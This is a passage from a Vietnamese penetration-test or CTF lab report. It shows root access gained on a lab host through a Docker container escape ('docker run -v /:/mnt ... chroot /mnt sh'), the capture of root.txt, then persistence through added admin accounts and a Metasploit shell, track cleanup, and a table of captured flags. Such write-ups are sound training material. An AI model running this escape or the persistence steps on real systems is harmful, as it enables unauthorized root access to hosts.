
Biết được lệnh khai thác “docker run -v /:/mnt --rm -it alpine chroot /mnt sh “ từ bước trước ta tiến hành chạy lệnh:




Sau khi đã là root thì ta vào thư mục root để lấy flag từ file root.txt. Flag chính là: InSec{Wryzdc5Aw7pBQK7yEzKyHMKIaCU8ZsQr}

```
# cd /root
# ls
root.txt  snap
# cat root.txt
InSec{Wryzdc5Aw7pBQK7yEzKyHMKIaCU8ZsQr}
# 
```

Hình ảnh minh chứng:



Nội dung tập tin Root.txt:



2.3 Duy trì quyền truy cập

Sau khi kiểm soát được các máy chủ, chúng tôi vẫn duy trì được phiên truy cập của mình, nhằm đảm bảo rằng chúng tôi vẫn có thể truy cập lại vào máy chủ bất kỳ lúc nào. Nhiều lỗ hổng chỉ có thể được khai thác một lần duy nhất, vì vậy việc duy trì phiên truy cập vào máy chủ là hết sức cần thiết.ATTN.12 đã thêm vào các tài khoản có quyền cao nhất (thuộc các group administrators hoặc sudo) trên các máy chủ mà chúng tôi đã kiểm soát. Ngoài quyền truy cập cao nhất, một shell Metasploit đã được cài đặt trên máy nhằm đảm bảo rằng các quyền truy cập bổ sung sẽ được thiết lập.

2.4 Xóa dấu vết

Giai đoạn xóa dấu vết nhằm đảm bảo rằng các dữ liệu/tài khoản được sinh ra trong quá trình kiểm thử xâm nhập được loại bỏ khỏi máy chủ. Thông thường, các phần nhỏ của công cụ hoặc tài khoản người dùng được để lại trên máy tính của tổ chức, điều này có thể gây ra các vấn đề về bảo mật. Chúng ta cần phải đảm bảo rằng không để sót lại bất kỳ dấu vết trong quá trình kiểm thử xâm nhập.

Sau khi có được các thông tin có giá trị trên máy chủ của đơn vị,ATTN.12 đã xóa tất cả tài khoản và mật khẩu người dùng cũng như các dịch vụ được tạo ra bởi Metasploit.

3.0 Phụ lục

3.1 Phụ lục 1 – Nội dung tập tin user.txt và root.txt

Địa chỉ IP (Hostname)	Nội dung Bonus	Nội dung user.txt	Nội dung root.txt
192.168.19.120			
192.168.19.120			InSec{Wryzdc5Aw7pBQK7yEzKyHMKIaCU8ZsQr}
192.168.19.120	Flag01{3PL8HU23GMpSGsnp3AIJAhWZewyFRDD5}		
192.168.19.120	Flag02{k6fsTHxtmLUpHSIQs83X3nsCPa9I47qy}		
192.168.19.120	Flag04{PTBNTGcae96cGqNttKQjdvhZ7YaB8Pdy}		

- HẾT-